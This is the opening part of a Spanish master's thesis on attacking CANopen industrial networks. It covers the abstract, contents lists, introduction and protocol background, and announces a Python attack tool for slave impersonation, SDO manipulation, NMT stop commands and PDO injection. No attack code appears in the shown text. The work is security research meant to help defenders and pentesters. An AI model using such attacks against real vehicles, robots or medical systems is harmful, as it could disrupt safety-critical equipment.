



Universidad Internacional de La Rioja
Escuela Superior de Ingeniería y Tecnología

Máster Universitario en Seguridad Informática

Estudio de métodos de ataque usando el protocolo CANopen

Trabajo fin de estudio presentado por:	Ricardo Martinez Martin
Tipo de trabajo:	Desarrollo de software
Director/a:	Juan Cuquejo Mira
Fecha:	09/02/2022

Resumen

CANopen es el más genérico de todos los protocolos estandarizados de capa superior basados en el protocolo Controller Area Network (CAN). Está presente en multitud de campos que utilizan aplicaciones integradas, tales como robots industriales, vehículos de vía y vehículos marítimos. Existen trabajos que analizan las vulnerabilidades presentes en el protocolo CAN y que por lo tanto afectan a CANopen. En este trabajo se pretende desarrollar una herramienta que utilice las vulnerabilidades descubiertas y que siguen estando presentes hoy en día en el bus CAN, así como diferentes tipos de ataques que utilizan los propios servicios y protocolos ofrecidos y descritos por el estándar CiA, los cuales han de estar implementados por todos los dispositivos que se pretendan conectar a una red CANopen. Las conclusiones demuestran lo fácil que resulta realizar cierto tipo de ataques, manipulando o replicando los mensajes obtenidos previamente.

Palabras clave: CANopen, Controller Area Network, Herramienta de Ataque, Protocolo de Comunicación, Bus Industrial.

Abstract

CANopen is the most generic of all the standardized upper-layer protocols based on the Controller Area Network (CAN) protocol. It is present in many fields that use embedded applications, such as industrial robots, road vehicles and maritime vehicles. There are works that analyze the vulnerabilities present in the CAN protocol and that therefore affect CANopen. This work aims to develop a tool that uses the vulnerabilities discovered and that are still present today in the CAN bus, as well as different types of attacks that use the services and protocols offered and described by the CiA standard, which have to be implemented by all the devices that are intended to be connected to a CANopen network. The conclusions show how easy it is to carry out certain types of attacks, manipulating or replicating previously obtained messages.

Keywords: CANopen, Controller Area Network, Attack Tool, Communication Protocol, Industrial Bus

Índice de contenidos

1. Introducción	12
1.1. Motivación	12
1.2. Planteamiento del trabajo	15
1.3. Estructura del trabajo	16
2. Contexto y estado del arte	18
2.1. Introducción al protocolo CANopen	18
2.1.1. Relación entre el bus CAN, la capa de aplicación CAL y el protocolo CANopen	18
2.1.2. Diccionario de objetos CANopen (OD)	22
2.1.3. El modelo de comunicación CANopen	23
2.1.4. El proceso de arranque CANopen y relación con el NMT	24
2.1.5. Estructura de mensaje CANopen.....	27
2.1.6. Formato específico para la sección de datos de los SDO	28
2.2. Ataques existentes.....	29
2.2.1. Eavesdropping (Escucha a escondidas o en sigilo)	29
2.2.2. Data Insertion (Manipulación de datos).....	30
2.2.3. Denial of Service (DoS, denegación de servicio)	30
2.3. Mitigaciones disponibles y sus ventajas/desventajas	31
2.3.1. Segmentación de red.....	31
2.3.2. Cifrado	31
2.3.3. Autenticación.....	32
2.3.4. IDS (Sistema de detección de intrusos).....	33
2.4. Librerías de comunicación CANopen	34
2.4.1. Python-can.....	34
2.5. Diagrama del entorno de pruebas.....	34

2.6.	Conclusiones	35
3.	Objetivos concretos y metodología de trabajo.....	37
3.1.	Objetivo general.....	37
3.2.	Objetivos específicos	37
3.3.	Metodología del trabajo	38
3.3.1.	Definición de la metodología y beneficios	38
4.	Desarrollo específico de la contribución.....	41
4.1.	Arquitectura y descripción de los componentes software.....	41
4.1.1.	Persistencia de los datos recogidos para su utilización	41
4.1.2.	Idea principal de diseño de la interfaz	42
4.1.3.	Idea principal de diseño de los módulos.....	43
4.1.4.	Main.py. Punto de entrada al programa	44
4.1.5.	Common.py. Funciones comunes a todos los módulos.....	45
4.1.6.	Graphical.py. Funciones de interfaz	45
4.1.7.	Monitor.py. Monitorización del bus.....	46
4.1.8.	Injector.py. Escritura de mensaje en el bus	47
4.1.9.	Responder.py. Recepción y respuesta a un mensaje	50
4.1.10.	Receive.py. Registro de mensajes.....	52
4.1.11.	Atacker.py. Menú de ataque	53
4.1.12.	Database.py. Módulo de interacción con base de datos MongoDB	54
4.1.13.	CANequipment.py. Módulo que simula un equipo esclavo CANopen	55
4.1.14.	CANmaster.py. Módulo que simula un maestro CANopen	56
4.1.15.	CANopenMsg.py. Clase CANopenMsg.....	57
4.2.	Descripción de los ataques	59
4.2.1.	Prerrequisitos	59

4.2.2.	Suplantar a un esclavo.....	59
4.2.3.	Ataque usando el protocolo SDO. Modificación del comportamiento alterando los valores del diccionario de objetos. Obtención de los valores del diccionario de objetos	63
4.2.4.	Ataque usando el protocolo NMT. Parada de dispositivos. Reinicio del nodo y reinicio de comunicaciones. Vuelta a preoperacional	65
4.2.5.	Inyección de mensajes PDO (Process Data Object).....	66
4.2.6.	Inyección de mensajes SDO (Service Data Object).....	68
4.2.7.	Escanear el diccionario de objetos de un equipo.....	68
4.3.	Implementación	69
4.3.1.	CANequipment.py	69
4.3.2.	CANmaster.py.....	70
4.3.3.	CANopenMsg.py	71
4.3.4.	common.py.....	71
4.3.5.	database.py	71
4.3.6.	graphical.py	72
4.3.7.	main.py	72
4.3.8.	monitor.py	73
4.3.9.	receive.py	73
4.3.10.	responder.py.....	73
4.3.11.	injector.py	74
4.3.12.	attacker.py	74
4.4.	Resultados obtenidos de los ataques	76
4.4.1.	Suplantar a un esclavo.....	76
4.4.2.	Escanear el diccionario de objetos usando el protocolo SDO Upload	78
4.4.3.	Ataque usando el protocolo SDO Download.....	80

4.4.4. Ataque usando el protocolo NMT	84
4.4.5. Inyección de mensajes PDO	86
5. Conclusiones y trabajos futuros	88
Referencias bibliográficas	90
Anexo A. Protocolos y servicios para utilizar en los ataques	96
Anexo B. Funciones y código	107
Anexo C. Persistencia en MongoDB	122
Anexo D. Traza del ataque Suplantar a un Esclavo	124
Anexo E. Traza del ataque usando el protocolo SDO Download	137
Anexo F. Traza del ataque usando el protocolo NMT	149
Anexo G. Traza del ataque Inyección de mensajes PDO	165
Anexo H. Traza completa del ataque Escanear el Diccionario de Objetos	169
Anexo I. Hardware adicional para el laboratorio	177
Anexo J. Implementaciones Maestro-Esclavo	181
Anexo K. Configuración del entorno de pruebas	183

Índice de figuras

Figura 1. CAN y CANopen en el modelo OSI.....	19
Figura 2. Vista esquemática de los estándares CAN y CANopen junto al modelo de red OSI.	20
Figura 3. Máquina de estados NMT y sus transiciones.	26
Figura 4. Formato de trama CANopen.	28
Figura 5. Sección de datos de una trama de mensaje SDO.....	29
Figura 6. Diagrama del banco de pruebas. Testbench, ejecutado sobre el propio ordenador de ataque.....	34
Figura 7. Representación y relaciones de los datos almacenador por CANopened en MongoDB.....	42
Figura 8. Estructura de las áreas en las que se divide la interfaz gráfica.....	42
Figura 9. Captura del menú principal CANopened.....	45
Figura 10. Captura del módulo de monitorización.....	46
Figura 11. Ejecución del módulo python_can_viewer.	46
Figura 12. Selección de nombre de sesión para guardar los mensajes.....	47
Figura 13. Captura y registro de mensajes en la base de datos de MongoDB.....	47
Figura 14. Captura del módulo de escritura en bus.	48
Figura 15. Resultado en el bus tras enviar un mensaje con valores de cobid y bytes aleatorios, visualizado con el módulo python_can_viewer.	48
Figura 16. Resultado en el bus tras enviar un mensaje con valores de cobid y bytes aleatorios, visualizado con candump.	48
Figura 17. Menú de selección de para enviar un mensaje con valores de cobid y bytes especificados por el usuario.	49
Figura 18. Captura con candump de un mensaje insertado en el bus.....	49
Figura 19. Inyección en el bus de un comando NMT dirigido a un equipo específico.....	49
Figura 20. Inyección en el bus de un mensaje de Heartbeat (latido) de un equipo específico.....	50

Figura 21. Monitorización del bus de un mensaje Heartbeat (latido), mediante el módulo <code>python_can_viewer</code>	50
Figura 22. Menú de configuración del módulo <code>responder.py</code> para capturar y responder.	51
Figura 23. Especificación del identificador COB-ID para capturar los mensajes.....	51
Figura 24. Puesta en marcha de la captura de mensajes.....	51
Figura 25. Captura del mensaje con COB-ID 291 (123 en hexadecimal).....	52
Figura 26. Selección del nombre de sesión sobre la que guardar los mensajes capturados...	52
Figura 27. Menú principal de la herramienta <code>attacker.py</code>	53
Figura 28. Selección de las sesiones disponibles en la base de datos, para utilizarla como base.....	53
Figura 29. Preguntas previas al lanzamiento de un ataque: nombre de sesión, equipo al que dirigir el ataque, comando a enviar (en el caso de ataque NMT).	54
Figura 30. Ejecución del programa <code>CANequipment.py</code> , para simular un equipo esclavo con identificador de dispositivo 10 y un estado inicial de preoperacional (127).	55
Figura 31. Ejecución del programa <code>CANmaster.py</code> , para simular un equipo maestro con identificador de dispositivo 1.	56
Figura 32. Fragmento de código que convierte un mensaje capturado en el bus en un objeto de la aplicación <code>CANopenMsg</code>	57
Figura 33. Fragmento de código que convierte el objeto de aplicación <code>CANopenMsg</code> en un json ítem, para su inserción en la base de datos.	58
Figura 34. MongoDB Atlas: Mensaje Heartbeat almacenado en la sesión <code>Session2</code> de la base de datos <code>CANopened</code>	58
Figura 35. Diagrama de la arquitectura y módulos de la herramienta <code>CANopened</code>	69
Figura 36. Valores asignados a 4 variables al arrancar el equipo 10.....	78
Figura 37. Valores iniciales al arrancar el programa <code>CANequipment.py</code>	80
Figura 38. Respuesta del programa <code>CANequipment.py</code> cuando la herramienta encuentra la posición y el valor para esa variable.....	81

Figura 39. Menú para alterar los valores en el diccionario de objetos, para cada objeto que ha devuelto contestación con su valor actual.	81
Figura 40. Respuesta del programa CANequipment.py cuando se actualiza alguno de las variables que tiene definidas.....	82
Figura 41. Respuesta del programa CANequipment.py cuando se le solicita el valor de alguna variable definida.	83
Figura 42. Comando para solicitar el inicio del nodo.	97
Figura 43. Comando para solicitar la parada del nodo.	97
Figura 44. Comando para solicitar la entrada a preoperacional del nodo.....	98
Figura 45. Comando para solicitar el reinicio del nodo.....	98
Figura 46. Comando para solicitar el reinicio de las comunicaciones del nodo.	99
Figura 47. Envío del estado del nodo a través de un mensaje de Heartbeat.	100
Figura 48. Protocolo SDO: Inicio de descarga.	102
Figura 49. Protocolo SDO: Inicio de subida.	104
Figura 50. Protocolo SDO: Abortar la transferencia de datos.	105
Figura 51. Módulo PiCAN2.....	177
Figura 52. Módulo InnoMaker USB to CAN Converter.....	178
Figura 53. Adaptador Peak Systems PCAN-USB.	179
Figura 54. Adapador Korlan USB2CAN DB9.....	179
Figura 55. Cable DB9-DB9/DB9 Y-Splitter de CSS Electronics.	180
Figura 56. Terminador de 120 Ohm.	180
Figura 57. Cambiadores de sexo. Macho-Hembra y Hembra-Macho.	180

Índice de tablas

Tabla 1. Mapeo de los servicios y objetos de CAL y su identificador de 11 bits (COB-ID).	21
Tabla 2. Estructura general del diccionario de objetos CANopen. Índice en notación hexadecimal.....	22
Tabla 3. Tipos de mensajes u objetos permitidos en cada estado.....	26
Tabla 4. Disparador para transición entre estados.	27
Tabla 5. Mensaje NMT para detener un nodo.	59
Tabla 6. Mensaje de Heartbeat del esclavo al maestro.	60
Tabla 7. Configuración de cobid, inhibit time, event time y transmisión type del nodo.	61
Tabla 8. Configuración del tiempo de productor y consumidor de HB del dispositivo.	62
Tabla 9. Fin de la configuración del dispositivo.....	62
Tabla 10. Estructura de un mensaje Heartbeat.....	63
Tabla 11. Estructura de un mensaje SDO Iniciar Subida (CSDO y SSDO).....	64
Tabla 12. Estructura de un mensaje SDO Iniciar Descarga (CSDO y SSDO).....	64
Tabla 13. Comando para solicitar la parada del nodo.....	65
Tabla 14. Comando para solicitar la entrada a preoperacional del nodo.	65
Tabla 15. Comando para solicitar el reinicio del nodo.	66
Tabla 16. Comando para solicitar el reinicio de las comunicaciones del nodo.....	66
Tabla 17. Valor base para el identificador de mensaje TPDO.	66
Tabla 18. Valor base para el identificador de mensaje RPDO.	67
Tabla 19. Estructura de mensaje CAN: Cobid (identificador), DLC (tamaño en bytes), Datos (bytes de datos).	67
Tabla 20. Leyenda de SDO Inicio de descarga.	102
Tabla 21. Leyenda de SDO Inicio de subida.....	104
Tabla 22. Leyenda de SDO abortar transferencia.	106

1. Introducción

CANopen es uno de los protocolos estandarizados de capa superior basado en CAN (Controller Area Network) y que se utiliza para gestionar la comunicación dentro de un sistema. Entre otras cosas, en él se especifican aspectos importantes de la comunicación, tales como (*Higher Layer Protocols*, s.f.):

- Comportamiento al arrancar.
- Como distribuir los identificadores de mensaje entre todos los nodos (dispositivos) del sistema distribuido.
- Como interpretar o traducir el contenido de los mensajes o data frames.
- Reporte del estado del sistema (así como de sus componentes).

Aunque existen varios protocolos de capa superior (*Standardized higher-layer protocols*, s.f.), CANopen es el más genérico y comprende la capa de aplicación estandarizada CiA 301 (CAN in Automation (CiA), 2011), internacionalmente EN 50325-4 (UNE Normalización Española, 2018), así como varios perfiles de dispositivos, interfaces y aplicaciones (serie CiA 4xx).

1.1. Motivación

Aunque existen numerosos trabajos que analizan las vulnerabilidades presentes en el bus CAN, así como en los dispositivos que hacen uso de este para comunicarse dentro de la red CAN, no existen muchos trabajos que analicen las vulnerabilidades presentes en el protocolo CANopen como medio de transporte.

En la actualidad, el protocolo CANopen se utiliza en aplicaciones de control embebidas, principalmente para:

- El control de motores o servomotores.
- En la industria robótica, para control y automatización de plantas industriales, robots de cadena de montaje, ...
- En la industria aeroespacial (Cindy Weissmueller, 2021, CAN on Mars) (CAN in space avionics, 2021).

- En la industria médica, para control y automatización de aparatos de cirugía, rayos X, ...
- En la industria de la automoción, para control y automatización de vehículos agrícolas, vehículos de vía (tanto pasajeros como de mercancías), vehículos de minería, vehículos marinos, ...

El protocolo CANopen se utiliza en una amplia variedad de campos, industrias y vehículos. Por ello es interesante estudiar qué tipo de vulnerabilidades presenta, así como que tipos de ataque se pueden dirigir contra un sistema que dispone de una red CAN basada en y cuyos dispositivos utilizan el protocolo CANopen para la comunicación entre ellos y así formar un sistema distribuido controlado por uno o varios dispositivos maestros (generalmente, se les conoce como CANopen Master y suelen ser el/los ordenadores o dispositivos centrales que se encargan de controlar o dirigir todo el sistema distribuido).

Puesto que el protocolo CANopen se basa en el bus CAN, presenta las mismas vulnerabilidades que se pueden encontrar en su base. Además, el protocolo CANopen aglutina varios protocolos o servicios, cada uno dirigido a controlar una funcionalidad u objetivo dentro de un sistema distribuido:

- Service data object (SDO) (*Service data object (SDO)*, s. f.), que permite el acceso a todas las entradas en el diccionario de objetos.
- Process data object (PDO) (*Process data object (PDO)*, s. f.), que se utiliza para la comunicación de mensajes entre los dispositivos en el sistema distribuido.
- Network management (NMT) (*Network management (NMT)*, s. f.), que define el comportamiento de un dispositivo presente en el sistema distribuido a través de varios estados posibles.
- Synchronization protocol (SYNC) (*Special function protocols*, s. f.), que se transmite periódicamente y se utiliza para establecer el tiempo de ciclo de la comunicación.
- Emergency protocol (EMCY) (*Special function protocols*, s. f.), utilizado cuando existe un error interno en algún dispositivo.
- Time-stamp protocol (TIME) (*Special function protocols*, s. f.), que permite al sistema distribuido ajustar la fecha y la hora para todos los componentes de este.

Estos protocolos o servicios pueden ser utilizados por un usuario malintencionado para ejecutar ataques contra los dispositivos que forman parte del sistema distribuido, tanto a los dispositivos esclavos como al maestro o maestros del sistema.

El protocolo CANopen no dispone de medidas de protección tales como el cifrado de mensajes o la autenticación. Esto es debido principalmente a dos causas:

La primera, originalmente estas redes estaban aisladas del exterior. No disponían de conexión a Internet por ejemplo y los dispositivos que formaban parte de la red generalmente disponían de un puerto de mantenimiento (ethernet o serie RS-232) y de las interfaces de conexión al propio bus CAN.

Con la llegada de IoT y la necesidad de un mundo interconectado a través de Internet, los propios dispositivos fueron necesitando de alguna manera de salida al exterior: bien para subir información o datos a los servidores de sus fabricantes, bien para descargar información o actualizaciones, o bien para permitir conexión remota al dispositivo.

La segunda, muy relacionada con la primera, al estar las redes aisladas del exterior y ser sistemas en muchas ocasiones críticos, se valoraba mucho más la disponibilidad y la integridad antes que la confidencialidad, dejando a esta última atrás en lo que a la triada se refiere.

Lamentablemente, al igual que ocurre con CAN (Mehmet Bozdal et al., 2020), el protocolo CANopen ha demostrado ser ineficaz a la hora de protegerse de:

- Ataques contra la confidencialidad, ya que no se dispone de medios inherentes criptográficos para asegurarla.
- Ataques contra la integridad, ya que no dispone de una manera comprensiva de realizar comprobaciones de integridad, con lo cual se pueden inyectar mensajes en el bus y los dispositivos seguirán aceptándolos.
- Ataques contra la disponibilidad, ya que, al estar basado en prioridades, si un dispositivo con una mayor prioridad inunda el bus con sus mensajes, los dispositivos con menor prioridad no podrán acceder al bus y ninguno de sus mensajes será recibido por el resto.

Aunque hasta ahora se han propuesto medidas de prevención contra esos ataques, tales como la segmentación de la red, el cifrado de mensajes (*Cancrypt Technology Basics*, s. f.),

la autenticación de los dispositivos conectados a la red o la instalación de sistemas de detección de intrusos, el protocolo no ha conseguido buenos resultados.

1.2. Planteamiento del trabajo

El siguiente trabajo propone diferentes métodos de ataque al protocolo CANopen, dando visibilidad a las vulnerabilidades propias del protocolo.

Aunque ya existen sucesores del protocolo CANopen, tales como CANopen FD (*CANopen FD - The art of embedded networking*, s. f.) o incluso el protocolo TRDP (*Trdp Project*, s. f.) en caso de los vehículos de vía, seguirán existiendo muchos sistemas, dispositivos o redes ya finalizados, en producción, que continuarán utilizando CANopen.

Con esto, se pretende, por un lado, facilitar a los fabricantes y desarrolladores de dispositivos CANopen una manera de poder implementar defensas ante estos tipos de ataque; por otro, dar visibilidad de lo vulnerables que son muchos sistemas críticos que se encuentran en producción (por ejemplo, vehículos de vía que llevan mercancías o pasajeros) y facilitar y ayudar en su trabajo a los pentester.

Para ello, se va a desarrollar una herramienta de ataque con interfaz de consola, basada en Python y que usará la librería *python-can* (*python-can*, s. f.). La herramienta ofrecerá al usuario diferentes opciones de menú: escanear la red CAN en busca de dispositivos conectados, registrar los mensajes presentes en el bus y presentarlos agrupados por participante, así como la posibilidad de realizar ataques diseñados en este trabajo o específicos diseñados por el usuario.

El ordenador de ataque utilizará un módulo de comunicación para conectarse al bus CAN, y utilizará el software desarrollado en este trabajo. Será el atacante en el laboratorio de pruebas.

Para el laboratorio de pruebas se pretende hacer uso de software ya implementado que pueda funcionar en Linux, y que simule a un Maestro CANopen, así como un software ya implementado que pueda funcionar en Linux y que simule a un Esclavo CANopen. Se usarán Raspberry Pi 3 como dispositivos de simulación, junto con un módulo de comunicación para poder conectar los dispositivos al bus CAN. Se intentará simular una pequeña red CAN, con un maestro y un esclavo presente en esta.

1.3. Estructura del trabajo

Este trabajo se compone de los siguientes capítulos, descritos a continuación:

Introducción

El documento comienza con el apartado Introducción como capítulo uno, donde se describe la motivación de desarrollo de la aplicación y como se plantea el trabajo para solucionar el problema que se intenta abordar.

Contexto y estado del arte

En el capítulo dos, Contexto y estado del arte, se estudia a fondo la situación actual de la seguridad asociada a los buses CAN y al protocolo CANopen y la causa de los problemas presentes relacionados con ellos, su origen, y si existen soluciones actuales y puestas en funcionamiento para mitigarlos. También se describen diferentes implementaciones de maestro-esclavo CANopen, necesarias para simular dispositivos, así como el hardware necesario para la comunicación con el bus CAN y las librerías requeridas para la escritura y lectura en el mismo.

Objetivos concretos y metodología de trabajo

El capítulo tres, Objetivos concretos y metodología de trabajo, describe los objetivos de este trabajo, tanto el general como los específicos, y que se buscan conseguir con la realización de éste. También se muestra la metodología utilizada para alcanzar estos objetivos, así como qué instrumentos o herramientas se utilizarán si fueran necesarias, junto con el cómo se realizará el seguimiento de los pasos y un cómo se analizarán los resultados de estos.

Desarrollo específico de la contribución

En el capítulo cuatro, Desarrollo específico de la contribución, se detalla la parte más técnica del trabajo. Algunas de las partes que van incluidas en este capítulo serán: Cómo se ha desarrollado el software de ataque, planteamiento de los ataques, implementación de los ataques en la herramienta, resultados obtenidos de los ataques.

Conclusiones y trabajos posteriores

El último capítulo contiene las conclusiones y trabajos futuros de este desarrollo software. Se analizará si se ha podido llegar a los objetivos iniciales, que dificultades han aparecido (tanto en el desarrollo de la herramienta, el diseño de los ataques o la creación del banco de

pruebas). Una vez obtenidas las conclusiones, se planteará futuros caminos o desarrollos que pueden hacerse en la herramienta, bien para mejorar lo actual, bien para corregir las causas de posibles fracasos en los objetivos iniciales.

2. Contexto y estado del arte

Tras haber explorado documentación y trabajos realizados por otros autores, así como búsquedas por palabras clave en Google y en arxiv.org (vehicle+bus, can+bus), se ha llegado a la conclusión que existen muy pocos trabajos que planteen la posibilidad de un software de ataque específico para el protocolo CANopen y, por tanto, de ataque al bus CAN. También sería posible que estos trabajos sean propiedad de alguna empresa o desarrollador, y por lo tanto no accesibles al público en general.

Aunque como se ha comentado anteriormente, existen propuestas para intentar mitigar las vulnerabilidades presentes (Mehmet Bozdal et al., 2017), estas siguen presentes en los desarrollos ya completados. Y por supuesto, siguen presentes en los desarrollos actuales.

En lo referente al presente trabajo y al protocolo CANopen, existen implementaciones (Christian Sandberg, s. f.) (Holger Zeltwanger, 2017) (Janez, s. f.) para simular dispositivos (esclavos o maestros) en diferentes lenguajes de programación junto a librerías que permiten a los dispositivos, una vez disponible el hardware adecuado, comunicarse con el bus CAN y con ello con el resto de los dispositivos suscritos a la red, muchas de ellas de código abierto.

El estado del arte actual va a servir como base del presente trabajo, ya que el protocolo CANopen presenta las mismas vulnerabilidades que CAN. Además de los ataques explicados a continuación, se desarrollarán ataques específicos contra el protocolo, que utilizarán los protocolos o servicios mencionados anteriormente (SDO, PDO, NMT, SYNC y TIME) para obtener diferentes resultados.

2.1. Introducción al protocolo CANopen

2.1.1. Relación entre el bus CAN, la capa de aplicación CAL y el protocolo CANopen


Las redes de buses de campo, desde el punto de vista del modelo de red OSI, generalmente solo disponen de la implementación de la capa física (capa 1), la capa de enlace de datos (capa 2) y la capa de aplicación (capa 7). El resto de las capas no son necesarias porque, generalmente, estas redes de bus de campo constan de un único segmento de red, por lo que no es necesaria ni la capa de red (capa 3) ni la capa de transporte (capa 4) y tampoco

tienen nociones de sesiones (capa 5) ni de necesidad de presentación de datos (capa 6) (H. Boterenbrood, 2000) (*The Basics of CANopen, s. f.*).

Como bus de campo, el bus CAN (Controller Area Network) solo define las capas 1 y 2 (física y enlace respectivamente). Por lo que es necesario un protocolo de alto nivel, que sirva para definir cómo se utilizan los identificadores y los datos de la trama de mensaje CAN. Para esto se definió el protocolo CANopen, basado en CAN, que implementa la capa de aplicación (capa 7) (H. Boterenbrood, 2000).

La siguiente figura muestra la distribución de las capas del modelo OSI en los protocolos CAN y CANopen.

Figura 1. CAN y CANopen en el modelo OSI.




Fuente: The Basics of CANopen, s. f.

El estándar CANopen garantiza la interoperabilidad e intercambiabilidad entre dispositivos de distintos fabricantes, ofreciendo una capa de aplicación estandarizada y perfiles. De esta manera se estandariza el sistema de comunicación, la funcionalidad del dispositivo y el sistema de administración (H. Boterenbrood, 2000):

- La capa de aplicación provee de un conjunto de servicios y protocolos útiles para todos los dispositivos en la red.
- El perfil de comunicación provee de una manera de configurar los dispositivos y los datos de comunicación, y define como los datos se comunican entre los dispositivos.
- Los perfiles de dispositivo añaden comportamientos específicos para los dispositivos.

La siguiente figura muestra la relación entre el modelo OSI, los estándares del bus CAN y CANopen (H. Boterenbrood, 2000) (*The Basics of CANopen, s.f.*):

Figura 2. Vista esquemática de los estándares CAN y CANopen junto al modelo de red OSI.



Fuente: H. Boterenbrood, 2000.

CANopen está construido sobre la capa de aplicación CAL, que le proporciona cuatro elementos de servicio (H. Boterenbrood, 2000):

- CMS (CAN-based Message Specification): ofrece objetos de tipo Variable, Evento y Dominio para diseñar y especificar cómo acceder a la funcionalidad de un dispositivo a través de la interfaz CAN.

Define ocho niveles de prioridad en los mensajes, teniendo cada nivel 220 identificadores CAN (COB-ID), ocupando los identificadores del 1 al 1760. Como muestra la siguiente tabla, el resto de los identificadores están reservados a NMT, DBT y LMT.

Tabla 1. Mapeo de los servicios y objetos de CAL y su identificador de 11 bits (COB-ID).

Capa de aplicación CAN (CAL)	
COB-ID	Uso
0	NMT servicios de inicio y parada
1-220	CMS objetos de prioridad 0
221-440	CMS objetos de prioridad 1
441-660	CMS objetos de prioridad 2
661-880	CMS objetos de prioridad 3
881-1100	CMS objetos de prioridad 4
1101-1320	CMS objetos de prioridad 5
1321-1540	CMS objetos de prioridad 6
1541-1760	CMS objetos de prioridad 7
1761-2015	NMT Node Guarding / Heartbeat
2016-2031	Servicios NMT, LMT, DBT

Fuente: H. Boterenbrood, 2000.

- NMT (Network Management): ofrece los servicios para dar soporte a la administración de red (inicialización, inicio y parada de los dispositivos, detección de fallos, etc.). Este servicio está implementado de acuerdo con el concepto maestro-esclavo, habiendo un maestro NMT en la red.
- DBT (Distributor): ofrece una distribución dinámica de los identificadores CAN (conocidos como COB-ID) para los dispositivos o nodos de la red. Este servicio está implementado de acuerdo con el concepto maestro-esclavo, habiendo un maestro DBT en la red.
- LMT (Layer Management): ofrece la posibilidad de cambiar parámetros de la capa.

2.1.2. Diccionario de objetos CANopen (OD)

El concepto central de CANopen es el diccionario de objetos (Device Object Dictionary).

El diccionario de objetos es una agrupación ordenada de objetos; cada objeto se direcciona utilizando un índice de 16 bits. También se permite el uso de subíndices de 8 bits, para permitir el acceso a los elementos individuales de las estructuras de datos (H. Boterenbrood, 2000) (CANopen Solutions, s. f.).

Tabla 2. Estructura general del diccionario de objetos CANopen. Índice en notación hexadecimal.

Diccionario de objetos CAN	
Índice	Objeto
0000	Sin usar
0001-001F	Tipos de datos estáticos (tipos de datos estándar, por ejemplo, Boolean, Integer16)
0020-003F	Tipos de datos complejos (estructuras predefinidas compuestas por tipos de datos estándar)
0040-005F	Tipos de datos complejos específicos del fabricante
0060-007F	Tipos de datos estáticos específicos de perfil de dispositivo
0080-009F	Tipos de datos complejos específicos de perfil de dispositivo
00A0-0FFF	Reservado
1000-1FFF	Área de perfil de comunicación
2000-5FFF	Área de perfil específico de fabricante
6000-9FFF	Área estandarizada de perfil de dispositivo
A000-FFFF	Reservado

Fuente: H. Boterenbrood, 2000.

Cada dispositivo o nodo de la red dispone de su diccionario de objetos, el cual contiene todos los parámetros que describen al dispositivo y su comportamiento en la red.

